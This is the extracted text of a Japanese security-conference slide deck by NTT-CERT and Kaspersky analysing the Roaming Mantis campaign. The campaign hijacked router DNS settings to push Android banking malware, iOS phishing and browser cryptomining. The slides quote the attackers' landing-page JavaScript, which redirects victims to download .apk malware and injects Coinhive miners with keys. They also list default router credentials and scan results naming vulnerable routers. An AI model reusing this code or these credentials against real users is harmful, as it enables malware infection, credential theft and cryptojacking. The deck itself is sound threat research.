

Internet Week 2018

サイバー攻撃最前線 2018

Roaming Mantis - DNS 設定改ざんから 始まった大規模な攻撃活動の調査結果

二関 学
NTT-CERT

石丸 傑
Kaspersky Lab



内容

1. 自己紹介
2. Roaming Mantis 概要
3. Netcommunity OGシリーズの被害事例
4. ランディングページの変遷: 1カ国語から27カ国語対応まで
5. apk マルウェアの新たな配信手法
6. Roaming Mantis まとめ



自己紹介

二関 学

Threat Intelligence Team
NTT-CERT

OWASP Juice Shop どうでしょう

Manabu Niseki



oadSetup.pdb
amelessHdoor.pdb
seWamelessHdoor.pdb
ychostService.pdb
elsvchostService.pdb
stallService.pdb
elinstallService.pdb

p.pdb

scDll.pdb

HIT
CYBER FORCE AWAKENS
CON

HITCON 2011

石丸 傑

Global Research & Analysis Team APAC
Kaspersky Labs Japan

Roaming Mantis 概要

PENETRATION TESTING


TARGETED ATTACK DISCOVERY

DIGITAL FORENSICS

MALWARE ANALYSIS

INCIDENT RESPONSE

SECURITY TRAININGS





DEMO I:
Android端末上で何が起こっているのか？

Roaming Mantis とは？



感染経路は
ルーター機器の改ざん



悪性DNSサーバーによって
ユーザーの通信先を操作可能



27言語対応




Android向け
マルウェア



フィッシング
ウェブマイニング




悪性DNSサーバーの挙動




悪性DNSサーバーの挙動

1	domain	ip
2	www.google.com	216.58.197.4
3	www.youtube.com	172.217.161.238
4	www.facebook.com	157.240.7.35
5	www.baidu.com	14.215.177.39
6	www.wikipedia.org	114.44.37.76
7	www.yahoo.com	114.44.37.76
8	www.google.co.in	114.44.37.76
9	www.reddit.com	114.44.37.76
10	www.qq.com	103.7.30.123
11	www.taobao.com	47.89.66.254
12	www.tmall.com	114.44.37.76
13	www.amazon.com	52.85.159.218
14	www.twitter.com	114.44.37.76
15	www.vk.com	114.44.37.76

ランディングページ



“www.example.org” にアクセスした場合.



www.example.org から

Facebook拡張ツールバッグを取付
及び使用流畅性を向上します。

```
if ((navigator.language || navigator.browserLanguage).toLowerCase().startsWith("ja")) {  
} else {  
    var u = navigator.userAgent;  
    var isAndroid = u.indexOf('Android') > -1 || u.indexOf('Adr') > -1;  
    var isiOS = !!u.match(/\(i[^;]+;( U;)? CPU.+Mac OS X/);  
    if (isAndroid) {  
        window.alert(getString(0));  
        window.location.href = "http://m.sohu.com/" + Math.random().toString().substring(2, 10) + ".apk"  
    }  
  
    function isPC() {  
        var userAgentInfo = navigator.userAgent;  
        var Agents = ["Android", "iPhone", "SymbianOS", "Windows Phone", "iPad", "iPod"];  
        var flag = true;  
        for (var v = 0; v < Agents.length; v++) {  
            if (userAgentInfo.indexOf(Agents[v]) > 0) {  
                flag = false;  
                break;  
            }  
        }  
        return flag;  
    }  
    if (isPC()) {  
        document.writeln("<script src='https://coinhive.com/lib/coinhive.min.js'><" + "/script>");  
        document.writeln("<script>");  
        document.writeln("    var miner = new CoinHive.Anonymous('<U8lCCcyqS7MeBz2npIynBxoJ3QdGZqkK')");  
        document.writeln("    miner.start();");  
        document.writeln("</" + "script>");  
    }  
    if (isiOS) {  
        window.alert(getString(1));  
        window.location.href = "http://security.apple.com/";  
    }  
}
```

接続元のデバイスを確認



Android向けマルウェア(別称 MaqHao)

```
if (isAndroid) {  
    window.alert(getString(0));  
    window.location.href = "http://" + location.hostname + "/" + Math.random().toString().substring(2, 10) + ".apk"  
}
```



.apkマルウェア

facebook.apk
chrome.apk



#	添加時間	IP	语言	邮箱	密码	名字	生日	电话	住址	城镇	州	邮编	卡主人	卡号	过期时间	CVV	3DS	银行	用户名	密码	银行卡号	Rooting号	提问	回答
4812	2018/7/5 下午7:		26/泰国	en-us																				
4811	2018/7/5 下午7:		1/亚美	en-us																				
4810	2018/7/5 下午6:		2/俄罗	ru																				
4809	2018/7/5 下午6:		2/乌克	ru																				
4808	2018/7/5 下午5:		3/马来	zh-cn																				
4807	2018/7/5 下午4:		2/亚太	en-us																				
4806	2018/7/5 下午4:		225/俄	ru																				
4805	2018/7/5 下午3:		9/俄罗	ru																				
4804	2018/7/5 下午3:		4/台湾	zh-tw																				
4803	2018/7/5 下午3:		3/俄罗	ru																				
4802	2018/7/5 下午2:		6/俄罗	ru																				
4801	2018/7/5 下午2:		/土耳其	ru																				
4800	2018/7/5 下午2:		域网	vi-vn																				
4799	2018/7/5 下午2:		6/俄罗	ru																				
4798	2018/7/5 下午2:		72/俄罗	ru																				
4797	2018/7/5 下午2:		72/俄罗	ru																				
4796	2018/7/5 下午1:		92/亚太	en-us																				
4795	2018/7/5 下午1:		8/运宣	ar																				
4794	2018/7/5 下午1:		域网	vi-vn																				
4793	2018/7/5 下午12:		205/韩	ko-kr																				
4792	2018/7/5 下午12:		域网	vi-vn																				
4791	2018/7/5 上午11:		02/巴基	en-gb																				
4790	2018/7/5 上午11:		5/印度	id																				
4789	2018/7/5 上午11:		域网	zh-tw																				


- IP
- 言語設定
- ID (email)
- Password
- 指名
- 住所
- クレジットカード (有効期限, セキュリティコード)
- 2段階認証
- 銀行情報
- 秘密の質問とその答え

Android向けマルウェア(別称 MaqHao)

Trojan-Banker.Android.Wroba.al

(18/02/2018 - 18/08/2018)

Country	Number of users
Total	1116
russian federation	656
korea, republic of	74
india	62
bangladesh	51
japan	47
turkey	28
ukraine	28
taiwan	17
germany	14
nepal	11
poland	11
kazakhstan	10
viet nam	10
czech republic	8
indonesia	8
others	99




iOS向けのフィッシングサイト

```
if (isiOS) {  
    window.alert(getString(1));  
    window.location.href = "http://security.apple.com/";  
}
```



フィッシングサイト




PC向けのウェブマイナー

```
if (isPC()) {  
  document.writeln("<script src='https://coinhive.com/lib/coinhive.min.js'><" + "/script>");  
  document.writeln("<script>");  
  document.writeln("    var miner = new CoinHive.Anonymous('MbGzUiVDoyfIbIEP80XETUUCxqBg0baC\');");  
  document.writeln("    miner.start();");  
  document.writeln("</script>");  
}
```



マイニング



DEMO II:
iOSデバイス上で何が起こっているのか？


iOS用のウェブマイナー

```
if (isiOS) {  
    //window.alert(getString(1));  
    //window.location.href = "http://security.apple.com/";  
    document.writeln("<script src='https://coinhive.com/lib/coinhive.min.js'><" + "/script>");  
    document.writeln("<script>");  
    document.writeln("    var miner = new CoinHive.Anonymous(\`MbGzUiVDoyfIbIEP80XETUUCxqBg0baC\`);");  
    document.writeln("    miner.start();");  
    document.writeln("</" + "script>");  
}
```



フィッシングサイトと
ウェブマイニングへ切替

ウェブマイニング



Netcommunity OGシリーズの被害事例

Netcommunity OGシリーズ インターネット接続不可事象

 **NTT東日本** | 企業情報

NTT東日本ホーム > お問い合わせ > 文字が読みづらい方へ

検索

NTT東日本について | お知らせ・報道発表 | CSR活動 | 災害対策 | 広報宣伝活動 | 採用情報 | 公開情報

ホーム > 企業情報 > お知らせ・報道発表 > 3月

個人のお客さま | 法人のお客さま

「Netcommunity OGシリーズ」におけるインターネット接続不可事象について

2018年3月28日
東日本電信電話株式会社

現在、ひかり電話オフィスA(エース)/ひかり電話オフィスタイプ対応アダプター「Netcommunity OGシリーズ(以下、本機器)」のセキュリティ設定を無効にする等の条件を満たし、不正なアクセスを受けた場合に、本機器に接続した端末(PC等)からWebサイト等を閲覧しようとする、「Facebook拡張ツールバグを取付けて安全性及び使用流畅性を向上します。」「閲覧効果を良く体験するために、最新chromeバージョンへ更新してください。」といったメッセージが出てインターネットに接続できなくなるという事象が発生しています。

本事象が発生している場合は、ご利用機器の設定を変更いただくことで解消いたします。

本機器を安全にご利用いただくための基本的対策として、機器設定用ログインパスワードの変更及び、セキュリティ設定を有効にいただくことを推奨しております。本機器をご利用のお客さまは今一度設定内容をご確認いただくようお願いいたします。

また、「Netcommunity 410X/810X」においては、対策ファームウェアを提供します。詳しくは以下のページをご参照ください。

●法人向けVoIPルータ「Netcommunity OGシリーズ」のファームウェアのバージョンアップについて
http://www.ntt-east.co.jp/info/detail/180425_01.html

お知らせ・報道発表

発表順別
お知らせ
報道発表資料

分野別

ご注意ください
商品・サービスについて
キャンペーンについて
サービス提供地域について
故障・障害・災害について

被害にあった原因は・・・？

Default ID:PW
= user:user

本商品の設定を行うには（ログイン）

本商品に接続したパソコンの Web ブラウザで各種設定を行うことができます。
画面は Windows® 7 で Internet Explorer® 9.0 の例です。

1 本商品に接続したパソコンで Web ブラウザを起動する


2 Web ブラウザのアドレス欄に
「http://ntt.setup/」または
「http://192.168.1.1/」と入力し、
「Enter」キーを押す
本商品の IP アドレスの初期値は
「192.168.1.1」です。



3 ユーザー名とパスワードを入力し、
[OK] をクリックする

ユーザー名初期値	user
パスワード初期値	user

入力したパスワードは、「●●●●」で表示
されます。
パスワードは変更することができます。



世界各地の被害状況




より脆弱なルーターの例

NEXT www.ez-net.co.kr

3-3 유무선공유기를 설정(조정)합니다.

- ID와 비밀번호를 사용하면 제6장을 보세요.(PPPoE 사용자)
- 고정 IP를 사용하면 제7장을 보세요.(고정 IP 사용자)

3-3-1. Internet Explorer 를 실행하고, 다음 그림과 같이 "192.168.0.1" 을 입력하고, "Enter" 키를 누릅니다.



3-3-2. 다음 그림과 같이 보입니다.
"인터넷설정" 을 클릭합니다.



AS-KR Korea Telecom (4766) Republic of Korea
53/dns, 80/http
NEXT-2204N
Q 53.dns.lookup.answers.response: 118.168.193.123

AS-KR Korea Telecom (4766) Seoul, Seoul, Republic of Korea
53/dns, 80/http
NEXT-2204N
Q 53.dns.lookup.answers.response: 118.168.193.123

AS-KR Korea Telecom (4766) Busan, Busan, Republic of Korea
53/dns, 80/http
Q 53.dns.lookup.answers.response: 118.168.193.123

AS-KR Korea Telecom (4766) Republic of Korea
53/dns, 80/http
NEXT-2204N
Q 53.dns.lookup.answers.response: 118.168.193.123

AS-KR Korea Telecom (4766) Cheonan, Chungcheongnam-do, Republic of Korea
53/dns, 80/http
Q 53.dns.lookup.answers.response: 118.168.193.123

より脆弱なルーターの例

より脆弱なルーターの例



